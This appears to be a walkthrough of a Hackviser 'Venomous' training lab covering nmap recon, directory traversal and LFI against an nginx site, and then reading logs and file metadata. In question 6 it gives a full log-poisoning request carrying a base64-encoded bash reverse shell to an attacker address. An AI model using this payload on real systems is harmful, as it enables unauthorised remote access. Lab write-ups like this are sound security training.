Warmup Venomous:Hackviser

- The explanation of the warmup is this:
- This warmup machine focuses on teaching how to exploit the directory traversal vulnerability, which causes access to the file system on the server, and the LFI vulnerability, which causes the inclusion of local files in the web application.
- It is recommended for practicing detecting and exploiting file upload, directory traversal and LFI vulnerabilities in web applications running on Nginx web server, and getting reverse shell using log poisoning.

- I just have an ip address at the moment

1- What is the name of the running web server?

- Let’s start with nmap scan


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.61.25
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 12:45 EDT
Nmap scan report for 172.20.61.25
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
```

- We just have one open port 80 http
- The answer of the question is nginx


,

2- What is the GET parameter used to display an invoice?

- Let’s look to the port 80
- The website looks like this




- As we can see from the url the parameter is invoice



3- What is the payload of the directory traversal attack to access the passwd file on the system?

- We can bypass the parameter and then we can see the passwd file's informations



- I'm able to see this informations so this provide me that This service has local file inclusion vulnerability

4- What does LFI vulnerability stand for?


- The answer of the question is Local File Inclusion

5-What is the default path of nginx access logs?


- The answer of the question is /var/log/nginx/access.log

6-What is the IP address of the user who first accessed the site?

- We already know that this website has a LFI vulnerability
- So let’s take a reverse shell so we can make our investigations on this server easily
- I started a listener with netcat



- Then I took some help from gemini to create a payload to take a reverse shell
- The payload is this
- http://172.20.61.25/show-invoice.php?invoice=../../../../../../var/log/nginx/access.log&cmd=echo YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC44LjEwNS4yNC80NDQ0IDA%2BJjEK | base64 -d | bash
- Then



- I’m inside
- Let’s make some investigations to find the access logs

```
www-data@debian:/var/log/nginx$ cat access.log.1
cat access.log.1

10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET / HTTP/1.1" 200 3380 "-" "Mozi
ko) Chrome/120.0.0.0 Safari/537.36"
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/2.jpg HTTP/1.1" 404
ebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/1.jpg HTTP/1.1" 404
ebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /img/post/4.jpg HTTP/1.1" 404
ebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
10.0.10.4 - - [24/Dec/2023:08:08:08 -0500] "GET /favicon.ico HTTP/1.1" 404 188
it/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
www-data@debian:/var/log/nginx$
```

- The answer is 10.0.10.4

7-What is the last modified time of show-invoice.php file?

- with stat command we can reach this information

```
?>www-data@debian:~/html$ stat show-invoice.php
stat show-invoice.php
  File: show-invoice.php
  Size: 65              Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 147445      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-04-25 12:48:09.052000000 -0400
Modify: 2023-12-10 19:23:00.000000000 -0500
Change: 2023-12-24 11:16:23.980000000 -0500
 Birth: 2023-09-28 03:45:45.478746291 -0400
www-data@debian:~/html$
```